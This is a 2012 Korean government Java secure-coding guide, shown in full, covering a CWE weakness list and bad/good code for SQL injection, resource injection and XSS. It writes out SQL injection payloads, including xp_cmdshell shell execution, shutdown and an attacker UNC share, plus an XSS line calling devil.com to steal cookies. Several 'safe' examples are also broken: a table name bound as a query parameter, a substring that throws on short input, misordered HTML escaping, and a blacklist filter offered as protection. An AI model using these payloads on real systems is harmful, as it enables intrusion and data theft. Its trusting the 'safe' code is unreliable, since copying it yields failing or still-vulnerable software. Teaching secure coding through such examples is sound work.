발 간 등 록 번 호
11-1311000-000330-10 부록

전자정부 SW 개발 · 운영자를 위한

Java 시큐어코딩 가이드

2012. 9.

행정안전부

제·개정이력(Revision History)

순번	제·개정일	변경내용	제·개정 기관	비고
1	2011년 6월	[제정] JAVA 시큐어코딩 가이드 개발	행정안전부(KISA)	1판
2	2011년 9월	[개정] 보안약점 내용 및 예제코드 수정	행정안전부(KISA)	2판
2	2012년 9월	[개정] SW 개발보안 가이드 개정('12.6월)에 따른 보안약점 항목 및 내용 변경	행정안전부(KISA)	3판

Contents

<표 1> 보안약점 유형별 JAVA 언어 관련 보안약점 목록

유형	항목	보안약점	CWE
입력 데이터 검증 및 표현	1	SQL 삽입	89
	2	자원 삽입	99
	3	크로스 사이트 스크립트	79
	4	운영체제 명령어 삽입	78
	5	위험한 형식 파일 업로드	434
	6	신뢰되지 않는 URL 주소로의 자동 접속 연결	601
	7	XQuery 삽입	652
	8	XPath 삽입	643
	9	LDAP 삽입	90
	10	크로스사이트 요청 위조	352
	11	디렉터리 경로 조작	22(23,36)
	12	HTTP 응답 분할	113
	13	정수 오버플로우	190
	14	보호 메커니즘을 우회할 수 있는 입력값 변조	807
	15	SQL 삽입 공격: JDO	89
	16	SQL 삽입 공격: Persistence	89
	17	SQL 삽입 공격: myBatis Data Map	89
	18	LDAP 처리	90
	19	시스템 또는 구성 설정의 외부 제어	15
	20	크로스 사이트 스크립트 공격 취약점 : DOM	80
	21	동적으로 생성되어 수행되는 명령어 삽입	95
	22	프로세스 제어	114
	23	안전하지 않은 리플렉션	470
	24	무결성 점검 없는 코드 다운로드	494
	25	SQL 삽입 공격: Hibernate존	564
	26	보안결정을 신뢰할 수 없는 입력 값에 의존	807
보안기능	1	적절한 인증 없는 중요기능 허용	306
	2	부적절한 인가	285
	3	중요한 자원에 대한 잘못된 권한허용	732
	4	취약한 암호화 알고리즘의 사용	327
	5	사용자 중요정보 평문 저장(또는 전송)	311
	6	하드코드된 패스워드	259
	7	충분하지 않은 키 길이 사용	310
	8	적절하지 않은 난수 값의 사용	330
	9	패스워드 평문 저장	256
	10	하드코드된 암호화 키	321
	11	취약한 패스워드 허용	521

유형	항목	보안약점	CWE
	12	사용자 하드디스크에 저장되는 쿠키를 통한 정보노출	539
	13	보안속성 미적용으로 인한 쿠키 노출	614
	14	주석문 안에 포함된 패스워드 등 시스템 주요정보	615
	15	솔트 없이 일방향 해쉬함수 사용	759
	16	무결성 검사없는 코드 다운로드	494
	17	사이트 간 요청 위조	352
	18	적절하지 못한 세션 만료	613
	19	패스워드 관리: 힙 메모리 조사	226
	20	하드코드된 사용자 계정	255
	21	취약한 암호화: 적절하지 못한 RSA 패딩	325
	22	취약한 암호화 해쉬함수: 하드코드된 솔트	326
	23	패스워드 관리: 리다이렉트 시 패스워드	359
	24	같은 포트번호로의 다중 연결	605
시간 및 상태	1	경쟁 조건: 검사시점과 사용시점	367
	2	제어문을 사용하지 않는 재귀함수	674
	3	경쟁 조건: 정적 데이터베이스 연결	362
	4	경쟁 조건: 싱글톤 멤버 필드	362
	5	J2EE 잘못된 습관: 스레드의 직접 사용	383
	6	심볼릭명이 정확한 대상에 매핑되어 있지 않음	386
	7	중복 검사된 잠금	609
에러 처리	1	오류 메시지 통한 정보 노출	209
	2	오류 상황 대응 부재	390
	3	적절하지 않은 예외처리	754
	4	취약한 패스워드 요구조건	521
코드 오류	1	널(Null)포인터 역참조	476
	2	부적절한 자원 해제	404
	3	코드 정확성: notify() 호출	362
	4	코드 정확성: 부정확한 serialPersistentFields 조정자	485
	5	코드 정확성: Thread.run() 호출	572
	6	코드 정확성: 동기화된 메소드를 비동기화된 메소드로 재정의	665
	7	무한 자원 할당	770
캡슐화	1	잘못된 세션에 의한 데이터 정보 노출	488
	2	제거되지 않고 남은 디버그 코드	489
	3	시스템 데이터 정보 누출	497
	4	Public 메소드부터 반환된 private 배열	495
	5	private 배열에 Public 데이터 할당	496
	6	민감한 데이터를 가진 내부 클래스 사용	492
	7	Final 변경자 없는 주요 공용 변수	493
	8	동적 클래스 로딩 사용	545

유형	항목	보안약점	CWE
API 오용	1	DNS lookup에 의존한 보안결정	247
	2	J2EE: 직접 연결 관리	245
	3	J2EE: 직접 소켓 사용	246
	4	J2EE: System.exit() 사용	382
	5	널(Null) 매개변수 미검사	398
	6	EJB: 소켓 사용	577
	7	equals()와 hashCode() 하나만 정의	581

제1장 개요

제1절 배경

'**소프트웨어(SW) 개발보안**'은 SW 개발과정에서 개발자 실수, 논리적 오류 등으로 인해 SW에 내포될 수 있는 보안취약점(vulnerability)의 원인, 즉 보안약점(weakness)을 최소화하는 한편, 사이버 보안위협에 대응할 수 있는 안전한 SW를 개발하기 위한 일련의 보안활동을 의미한다. 광의적 의미로는 SW 개발생명주기(SDLC, Software Development Lifecyle)의 각 단계별로 요구되는 보안활동을 모두 포함하며, 협의적 의미로는 SW 개발과정 중 소스코드 구현단계에서 보안약점을 배제하기 위한 '**시큐어코딩(secure coding)**'을 의미한다.

SW 개발보안의 중요성을 인식한 미국의 경우, 국토안보부(DHS)를 중심으로 시큐어코딩을 포함한 SW 개발 전과정(설계·구현·시험 등)에 대한 보안활동 연구를 활발히 진행하고 있으며, 이는 2011년 11월에 발표한 "안전한 사이버 미래를 위한 청사진(blueprint for a secure cyber future)"에도 나타나 있다. 또한, DHS는 국립표준기술연구소(NIST)를 통해 각 단계별 보안활동 및 절차를 표준화하여 연방정부에서 정보시스템 구축·운영시 참고하도록 하고 있다.

국내의 경우, 2009년부터 전자정부서비스 개발단계에서 SW 보안약점을 진단하여 제거하는 SW 개발보안(시큐어코딩) 관련 연구를 진행하면서, 2012년까지 전자정부지원사업 등을 대상으로 SW 보안약점 시범진단을 수행하였다. 이러한 SW 보안약점 제거·조치 성과에 따라 **2012년 6월에 행정안전부 '정보시스템 구축·운영 지침'이 개정·고시**됨으로써 전자정부서비스 개발시 적용토록 의무화 되었다.

본 가이드는 전자정부서비스 개발시 가장 많이 사용되는 개발언어인 **Java 기반의 시큐어코딩 기법을 예제 위주로 제시**함으로써, 개발 실무에 활용도를 높이고자 작성되었다.

제2절 가이드 목적 및 구성

목적

· '정보시스템 구축·운영 지침(행안부고시 제2012-25호)'에 따라 전자정부 관련 정보화사업 수행시, **안전한 SW 개발을 위한 Java 기반 시큐어코딩 기법 제시**

※ 신규로 개발되거나 유지보수로 변경되는 소스코드에 적용

활용

· (개발자) Java 기반 시큐어코딩을 적용한 **SW 개발시 참조**

· (발주자) SW 보안약점 진단·제거 **요구사항 도출시 참조**

· (기타) Java 기반 보안약점 및 대응기법 등 **전반에 대한 이해**

구성

· **Java 기반**으로 정보시스템 개발시, 고려해야할 **보안약점(83개) 설명**과 보안대책 이해를 위한 **코딩 예제(Bad/Good)를 제시**

※ '정보시스템 구축·운영 지침'의 진단시 필수 포함해야 하는 보안약점 43개 포함

유형	내용
입력데이터 검증 및 표현	프로그램 입력값에 대한 검증 누락 또는 부적절한 검증, 데이터의 잘못된 형식지정으로 인해 발생할 수 있는 보안약점 ※ SQL 삽입, 자원 삽입, 크로스사이트 스크립트 등 26개
보안기능	보안기능(인증, 접근제어, 기밀성, 암호화, 권한관리 등)을 적절하지 않게 구현시 발생할 수 있는 보안약점 ※ 부적절한 인가, 중요정보 평문 저장(또는 전송) 등 24개
시간 및 상태	동시 또는 거의 동시 수행을 지원하는 병렬 시스템 하나 이상의 프로세스가 동작하는 환경에서 시간 및 상태를 부적절하게 관리하여 발생할 수 있는 보안약점 ※ 경쟁조건, 제어문을 사용하지 않는 재귀함수 등 7개
에러처리	에러를 처리하지 않거나, 불충분하게 처리하여 에러정보에 중요정보(시스템 등)가 포함될 때 발생할 수 있는 보안약점 ※ 취약한 패스워드 요구조건, 오류메시지를 통한 정보노출 등 4개
코드오류	타입변환 오류, 자원(메모리 등)의 부적절한 반환 등과 같이 개발자가 범할 수 있는 코딩오류로 인해 유발되는 보안약점 ※ 널 포인터 역참조, 부적절한 자원 해제 등 7개
캡슐화	중요한 데이터 또는 기능성을 불충분하게 캡슐화하였을 때, 인가되지 않는 사용자에게 데이터 누출이 가능해지는 보안약점 ※ 제거되지 않고 남은 디버그 코드, 시스템 데이터 정보노출 등 8개
API 오용	의도된 사용에 반하는 방법으로 API를 사용하거나, 보안에 취약한 API를 사용하여 발생할 수 있는 보안약점 ※ DNS Lookup에 의존한 보안결정, 널 매개변수 미조사 등 7개

제2장 시큐어코딩 가이드


제1절 입력 데이터 검증 및 표현

프로그램 입력 값에 대한 검증 누락 또는 부적절한 검증, 데이터의 잘못된 형식지정, 일관되지 않은 언어셋 사용 등으로 인해 발생되는 보안약점으로 SQL 삽입, 크로스사이트 스크립트(XSS) 등의 공격을 유발할 수 있다.

1. SQL 삽입(Improper Neutralization of Special Elements used in an SQL Command, SQL Injection)

가. 정의

데이터베이스(DB)와 연동된 웹 어플리케이션에서 입력된 데이터에 대한 유효성 검증을 하지 않을 경우, 공격자가 입력 폼 및 URL 입력란에 SQL 문을 삽입하여 DB로부터 정보를 열람하거나 조작할 수 있는 보안약점을 말한다.



<그림 2-1> SQL 삽입

<그림 2-1>에서 나타낸 것처럼, 취약한 웹 어플리케이션에서는 사용자로부터 입력된 값을 필터링 과정없이 넘겨받아 동적 쿼리(Dynamic Query)를 생성한다. 이는 개발자가 의도하지 않은 쿼리가 생성되어 정보유출에 악용될 수 있다.

나. 안전한 코딩기법

- **preparedStatement** 클래스와 하위 메소드 executeQuery(), execute(), executeUpdate()를 사용하는 것이 바람직하다.

- **preparedStatement** 클래스를 사용할 수 없는 환경이라면, 입력값을 필터링 처리한 후 사용한다. 필터링 기준은 SQL구문 제한, 특수문자 제한, 길이제한을 복합적으로 사용한다.

다. 예제

다음은 안전하지 않은 코드의 예를 나타낸 것으로, 외부로부터 **tableName**과 **name**의 값을 받아서 SQL 쿼리를 생성하고 있으며, **name**의 값으로 **name' OR 'a'='a**를 입력하면 조작된 쿼리를 생성하는 문자열 전달이 가능하다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  try
2:  {
3:      String tableName = props.getProperty("jdbc.tableName");
4:      String name = props.getProperty("jdbc.name");
5:      String query = "SELECT * FROM " + tableName + " WHERE Name =" + name;
6:      stmt = con.prepareStatement(query);
7:      rs = stmt.executeQuery();
8:      ……
9:  }
10:  catch (SQLException sqle) {      }
11:  finally {      }
```

이를 안전한 코드로 변환하면 다음과 같다. 외부로부터 인자를 받는 **preparedStatement** 객체를 상수 스트링으로 생성하고, 인자 부분을 **setXXX** 메소드로 설정하여, 외부의 입력이 쿼리문의 구조를 바꾸는 것을 방지하는 것이 필요하다.

■ 안전한 코드의 예 - JAVA

```
1:  try
2:  {
3:      String tableName = props.getProperty("jdbc.tableName");
4:      String name = props.getProperty("jdbc.name");
5:      String query = "SELECT   * FROM  ? WHERE Name = ? ";
6:      stmt = con.prepareStatement(query);
7:      stmt.setString(1, tableName);
8:      stmt.setString(2, name);
9:      rs = stmt.executeQuery();
10:     ... ...
11:  }
12:  catch (SQLException sqle) {      }
13:  finally {      }
```

다음의 예제는 http request로부터 사용자 ID와 암호를 추출하여 SQL 질의문을 생성하고 있다. 사용자 ID를 **guest' OR 'a'='a'--** 로 설정할 경우, 질의 문은 다음과 같이 생성된다. 이 질의문에서 **WHERE**절이 항상 참이므로 암호가 올바르지 않더라도 사용자의 정보를 얻을 수 있다.

(SELECT * FROM members WHERE userId ='guest' OR 'a'='a'-- AND password = '')

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class SqlInjectionSample extends HttpServlet
2:  {
3:    //작업의 type을 지정한다.
4:    private final String GET_USER_INFO_CMD = "get_user_info";
5:    private Connection con;
6:    ...
7:
8:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
9:    {
10:     String command = request.getParameter("command");
11:     if (command.equals(GET_USER_INFO_CMD))
12:     {
13:       Statement stmt = con.createStatement();
14:       String userId = request.getParameter("user_id");
15:       String password = request.getParameter("password");
16:       String query = "SELECT * FROM members WHERE username= '" + userId + "'
    AND password = '" + password + "'";
17:       stmt.executeUpdate(query);
18:     }
19:     ...
20:   }
21:   ...
22: }
```

다음의 예제에서는 SQL 구문 생성 전에, 외부로부터 입력된 ID와 암호를 DB 질의문에 사용하기 안전한 형태로 함수(makeSecureString 함수)를 통하여 변경하였다.

makeSecureString 함수는 일반 문자열을 질의문의 인자로 사용해도 안전한 문자열로 바꾸는 함수이다. 이 함수는 3가지의 제한 조건을 적용하여 안전한 문자열을 생성한다.

첫 번째 제한 조건은 ID와 암호 같은 인자의 길이 제한이다. 공격 구문을 작성하게 되면 일반적으로 ID, 암호의 길이가 길어지게 된다. 따라서 인자의 길이를 일정 길이 이하로 제한하게 되면 인자를 통하여 공격 구문을 삽입하는 것이 힘들어진다.

두 번째 제한 조건은 인자에 SQL문에서 쓰이는 예약어의 삽입을 제한하는 것이다. 인젝션 공격 구문을 작성하기 위해서는, SQL문에서 쓰이는 예약어가 쓰일 가능성이 높다. 따라서

SQL문에 쓰이는 명령어를 블랙리스트에 등록하고 인자에서 강제적으로 삭제함으로써 공격을 차단할 수 있다.

세 번째 제한 조건은 인자에 알파벳과 숫자를 제외한 문자의 사용을 제한하는 것이다. 공격 구문을 작성할 때, 특수 문자(가장 대표적인 예가 ' 이다)를 사용할 가능성이 높다. 따라서 알파벳과 숫자를 제외한 나머지 문자들을 인자에서 강제적으로 삭제함으로써 공격에 의한 피해를 방지할 수 있다.

안전한 코드의 예에서는, 위의 두 번째, 세 번째 제한 조건을 적용하기 위해서 정규식(Regular expression)을 사용하였다. **[^\\p{Alnum}] | select | delete | update | insert | create | alter |drop**에서 **[^\\p{Alnum}]**는 알파벳과 숫자를 제외한 나머지 문자를 의미하고, **select**, **delete**, **update**, **insert**, **create**, **alter**, **drop**은 SQL 문에서 사용되는 예약어들이다. 이를 널 string("")으로 대체하여 안전한 문자열로 만들었다.

makeSecureString 함수에서 생성되는 문자열을 좀 더 안전하게 만들기 위한 방법은 다음과 같다.

1. 문자열의 길이 제한을 낮춘다.
2. 정규식에 포함되는 단어의 개수를 높인다. 보다 정밀한 방어를 위해서는 악용 가능성이 있는 SQL procedure명이나 SQL 명령어들을 필터링할 정규식에 포함(블랙리스트 개념으로 작동)시킨다.

■ 안전한 코드의 예 - JAVA

```
1:  public class SqlInjectionSample extends HttpServlet
2:  {
3:    //작업의 type을 지정한다.
4:    private final String GET_USER_INFO_CMD = "get_user_info";
5:    private Connection con;
6:
7:    //id와 password의 최대 길이제한을 8character와 16character로 제한한다.
8:    private final static int MAX_USER_ID_LENGTH = 8;
9:    private final static int MAX_PASSWORD_LENGTH = 16;
10:
11:   // select, delete, update, insert 등 기존 명령어와 알파벳, 숫자를 제외한 다른 문자들(인젝션에 사용되는 특수문자 포함)을 검출하는 정규식을 설정한다.
12:   private final static String UNSECURED_CHAR_REGULAR_EXPRESSION = "[^\\p{Alnum}]|select|delete|update|insert|create|alter|drop";
13:
14:   private Pattern unsecuredCharPattern;
15:
16:   //정규식을 초기화한다.
17:   public void initialize()
18:   {
19:     unsecuredCharPattern                                          =
```

```
    Pattern.compile(UNSECURED_CHAR_REGULAR_EXPRESSION,
    Pattern.CASE_INSENSITIVE);
20:       ...
21:     }
22:
23:     //입력값을 정규식을 이용해 필터링한 후 의심되는 부분을 없앤다.
24:     private String makeSecureString(final String str, int maxLength)
25:     {
26:       String secureStr = str.substring(0, maxLength);
27:       Matcher matcher = unsecuredCharPattern.matcher(secureStr);
28:       return matcher.replaceAll("");
29:     }
30:
31:     ...
32:
33:     //입력값을 받아 필터링한 후 쿼리로 만들어 처리한다.
34:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
35:     {
36:       String command = request.getParameter("command");
37:       if (command.equals(GET_USER_INFO_CMD))
38:       {
39:         Statement stmt = con.createStatement();
40:         String userId = request.getParameter("user_id");
41:         String password = request.getParameter("new_password");
42:         String query = "SELECT * FROM members WHERE username= '" + make-
    SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
    SecureString(password, MAX_PASSWORD_LENGTH) + "'";
43:         stmt.executeUpdate(query);
44:       }
45:       ...
46:     }
47:     ...
48:   }
```

다음의 예제들은 Blind SQL injection공격에서 사용될 소지가 있는 공격구문들을 열거하고 있다. 특정한 코드를 선별해서 막는, 블랙리스트에 의거한 필터링 방식을 사용할 때에는 다양한 형태의 SQL함수들을 이용한 공격방법들을 참고하여 리스트를 만들어야 한다.

다음의 예에서는 크게 **if, union** 등의 구문을 이용한 방법과, 각종 sql함수(**exec** 등)를 이용한 다양한 공격방법들을 소개하고 있다. 필터링 코드의 완성도는 막아야할 공격방법, 즉 블랙리스트를 만드는 작성자가 얼마나 공격 패턴을 많이 알고 있느냐에 따라 좌우된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  IF (1=1) SELECT 'true' ELSE SELECT 'false' (위험한 구문 허용)
2:  SELECT CHAR(0x66) (위험한 함수사용 허용 - 다른 blind sql 공격구문에 자주 이용됨)
3:  SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77)) (위험한 함수사용 허용)
4:  SELECT ASCII('a') (위험한 함수사용 허용)
5:  SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members (위험
    한 구문 허용)
6:  INSERT INTO members(id, user, pass) VALUES(1, ''+SUBSTRING(@@version,1,10) ,10) (시
    스템 정보 노출)
7:  exec master..xp_cmdshell 'dir' (위험한 명령어 사용 - 직접적인 쉘 실행가능)
8:  ';shutdown -- (위험한 명령어 사용 - 시스템 shut down)
9:  SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
    ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55
    AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE
    xtYpe=0x55)),1,1)),0)>78-- (True, False를 통해 데이터 값을 유추할 수 있음)
10:  IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1)) (시스템 자원 소모 유도)
11:  WAITFOR DELAY '0:0:10'-- (시스템 자원 소모 유도)
12:  MD5(), SHA1(), PASSWORD(), ENCODE(), COMPRESS(), ROW_COUNT(), SCHEMA(),
    VERSION() 등의 위험한 함수 사용
13:  bulk insert foo from '\\YOURIPADDRESS\C$\x.txt'(Windows UNC Share를 악용)
```

라. 참고 문헌

[1] CWE-89: Improper Neutralization of Special Elements used in an SQL Command(SQL Injection), http://cwe.mitre.org/data/definitions/89.html


[2] 2010 OWASP Top 10 - A1 Injection, https://www.owasp.org/index.php/Top_10_2010-A1

[3] 2011 SANS Top 25 - RANK 1 (CWE-89), http://cwe.mitre.org/top25/

2. 자원 삽입(Improper Control of Resource Identifiers, Resource Injection)

가. 정의

외부 입력값을 검증하지 않고 시스템 자원(resource)에 대한 식별자로 사용하는 경우, 공격자는 입력값 조작을 통해 시스템이 보호하는 자원에 임의로 접근하거나 수정할 수 있고 잘못된 입력값으로 인해 시스템 자원 사이에 충돌이 발생할 수 있다.



<그림 2-2> 자원 삽입

나. 안전한 코딩기법

- 외부의 입력을 자원(파일, 소켓의 포트 등) 식별자로 사용하는 경우, 적절한 검증을 거치도록 하거나 사전에 정의된 적합한 리스트에서 선택되도록 작성한다. 외부의 입력이 파일명인 경우에는 경로순회(Directory Traversal)를 수행할 수 있는 문자를 제거한다.

다. 예제

다음의 예제는 안전하지 않은 코드의 예를 나타낸 것으로, 외부의 입력(**service**)을 소켓 번호로 그대로 사용하고 있다. 만일, 공격자가 **Service No** 의 값으로 -2920 과 같은 값을 지정하면 기존의 80 포트에서 구동되는 서비스와 충돌되어 에러를 야기할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void service() throws IOException
3:  {
4:        int def = 1000;
5:        ServerSocket serverSocket;
6:        Properties props = new Properties();
7:        String fileName = "file_list";
8:        FileInputStream in = new FileInputStream(fileName);
9:        props.load(in);
10:
11:     // 외부에서 입력한 데이터를 받는다.
12:     String service = props.getProperty("Service No");
13:     int port = Integer.parseInt(service);
14:
15:     // 외부에서 입력받은 값으로 소켓을 생성한다.
16:     if (port != 0)
17:           serverSocket = new ServerSocket(port + 3000);
18:     else
19:           serverSocket = new ServerSocket(def + 3000);
20:     ……
21:  }
22:  ……
```

다음은 안전한 예제를 나타낸 것이다. 내부자원에 접근할 때 외부 입력값을 포트번호와 같은 식별자로 직접 사용하는 것은 바람직하지 않으며, 꼭 필요한 경우엔 가능한 리스트를 설정하고, 해당 범위 내에서 할당되도록 작성한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void service() throws IOException
3:  {
4:     ServerSocket serverSocket;
5:     Properties props = new Properties();
6:     String fileName = "file_list";
7:     FileInputStream in = new FileInputStream(fileName);
8:     String service = "";
9:
10:    if (in != null && in.available() > 0)
11:    {
12:          props.load(in);
13:          // 외부로부터 데이터를 입력받는다.
14:          service = props.getProperty("Service No");
15:    }
```

```
16:     // 외부의 입력을 기본적인 내용 검사를 한다.
17:         if ("".equals(service)) service = "8080";
18:
19:         int port = Integer.parseInt(service);
20:     // 외부 입력에서 포트번호를 검사한 후 리스트에서 적합한 값을 할당한다.
21:     switch (port)
22:     {
23:        case 1:
24:             port = 3001; break;
25:         case 2:
26:             port = 3002; break;
27:         case 3:
28:             port = 3003; break;
29:         default:
30:             port = 3000;
31:     }
32:         // 서버소켓에  검사완료된 포트를 할당한다.
33:        serverSocket = new ServerSocket(port);
34:     ……
35:   }
36:   ……
```

다음의 예제는 클라이언트에서 서버로 소켓접속을 시도하는 프로그램인데, 접속할 서버의 ip를 외부의 입력(**args[0]**)을 받아서 그대로 사용하고 있다. 만일, 공격자가 서버ip를 피싱 사이트 등의 주소로 값을 지정하면 본래의 프로그램 의도와 다른 동작을 허용할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public static void main(String args[])
2:   {
3:     SocketClient c;
4:     String ip=args[0];
5:     int port=7777;
6:
7:     try
8:     {
9:        c=new SocketClient(ip, port);
10:      c.startSocket();
11:    }
12:    catch (IOException e)
13:    {
14:      System.out.println("소켓 생성에 실패했습니다.");
15:    }
16:  }
```

외부로부터 접속할 서버의 ip와 같은 정보를 받아서 처리하는 것은 바람직하지 않다. 꼭 필요한 경우 다음의 예와 같이 허용 가능한 리스트에 한하여 자원을 쓸 수 있도록 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public static void main(String args[])
2:  {
3:    SocketClient c;
4:    String ip=args[0];
5:    int port=7777;
6:
7:    try
8:    {
9:      if("127.0.0.1".equals(ip))
10:     {
11:       c=new SocketClient(ip, port);
12:       c.startSocket();
13:     }
14:   }
15:   catch (IOException e)
16:   {
17:     System.out.println("소켓 생성에 실패했습니다.");
18:   }
19: }
```


라. 참고 문헌

[1] CWE-99 Improper Control of Resource Identifiers(Resource Injection), http://cwe.mitre.org/data/definitions/99.html

3. 크로스 사이트 스크립트(Improper Neutralization of Input During Web Page Generation, Cross-site Scripting)

가. 정의

웹 페이지에 악의적인 스크립트를 포함시켜 사용자 측에서 실행되게 유도할 수 있다. 예를 들어, <그림 2-3>과 같이 검증되지 않은 외부 입력이 동적 웹페이지 생성에 사용될 경우, 전송된 동적 웹페이지를 열람하는 접속자의 권한으로 부적절한 스크립트가 수행되어 정보유출 등의 공격을 유발할 수 있다.



<그림 2-3> 크로스사이트 스크립트

나. 안전한 코딩기법

- 일반적인 경우에는 사용자가 문자열에 스크립트를 삽입하여 실행하는 것을 막기 위해 사용자가 입력한 문자열에서 <, >, &, “,” 등을 replace등의 문자 변환 함수나 메소드를 사용하여 &lt, &gt, &amp, &quot로 치환한다.
- HTML 태그를 허용하는 게시판에서는 게시판에서 지원하는 HTML 태그의 리스트(White List)를 선정한 후, 해당 태그만 허용하는 방식을 적용한다.
- 보안성이 검증되어 있는 API를 사용하여 위험한 문자열을 제거하여야 한다.

다. 예제

다음의 예제는 외부 입력을 **name** 값으로, 특별한 처리과정 없이 결과 페이지 생성에 사용하고 있다. 만약 악의적인 공격자가 **name** 값에 다음의 스크립트를 넣으면, 희생자의 권한으로 attack.jsp 코드가 수행되게 되며, 수행하게 되면 희생자의 쿠키정보 유출 등의 피해를 주게 된다.

(예 : <script>url = "http://devil.com/attack.jsp;</script>)

■ 안전하지 않은 코드의 예 - HTML

```
1:  <%@page  contentType="text/html" pageEncoding="UTF-8"%>
2:  <html>
3:  <head>
4:  <meta  http-equiv="Content-Type" content="text/html;  charset=UTF-8">
5:  </head>
6:  <body>
7:      <h1>XSS  Sample</h1>
8:      <%
9:      <!-  외부로 부터 이름을 받음 -->
10:     String name = request.getParameter("name");
11:     %>
12:     <!-- 외부로 부터 받은 name이 그대로 출력 -->
13:     <p>NAME:<%=name%></p>
14:  </body>
15:  </html>
```

다음의 예제와 같이 외부 입력 문자열에서 **replaceAll()** 메소드를 사용하여 **<**와 **>**같이 HTML에서 스크립트 생성에 사용되는 모든 문자열을 **< > & "** 같은 형태로 변경함으로써 악의적인 스크립트 수행의 위험성을 줄일 수 있다. 그러나 이러한 방법이 위험성을 완전히 제거했음을 의미하지는 않는다.

■ 안전한 코드의 예 - HTML

```
1:  <%@page  contentType="text/html" pageEncoding="UTF-8"%>
2:  <html>
3:  <head>
4:  <meta  http-equiv="Content-Type" content="text/html;  charset=UTF-8">
5:  </head>
6:  <body>
7:      <h1>XSS  Sample</h1>
8:      <%
9:      <!-- 외부로 부터 이름을 받음 -->
10:     String name = request.getParameter("name");
11:
12:     <!-- 외부의 입력값에 대한 검증을 한다. -->
13:     if ( name != null )
14:     {
15:             name = name.replaceAll("<","&lt;");
16:             name = name.replaceAll(">","&gt;");
17:             name = name.replaceAll("&","&amp;");
18:             name = name.replaceAll("\"","&quot;");
19:     }
20:     else
21:     {
22:             return;
```

```
23:     }
24:     %>
25:     <!-- 외부로 부터 받은 name에서 '위험 문자'를 제거한 후 출력 -->
26:     <p>NAME:<%=name%></p>
27:   </body>
28:   </html>
```

다음의 예제는 외부 입력으로 사원ID값을 입력받아 사원의 이름을 얻어내는 예이다. 이 예제에서는 사원ID값을 별도의 검증 없이 사원DB를 조회에 사용하고 있다.

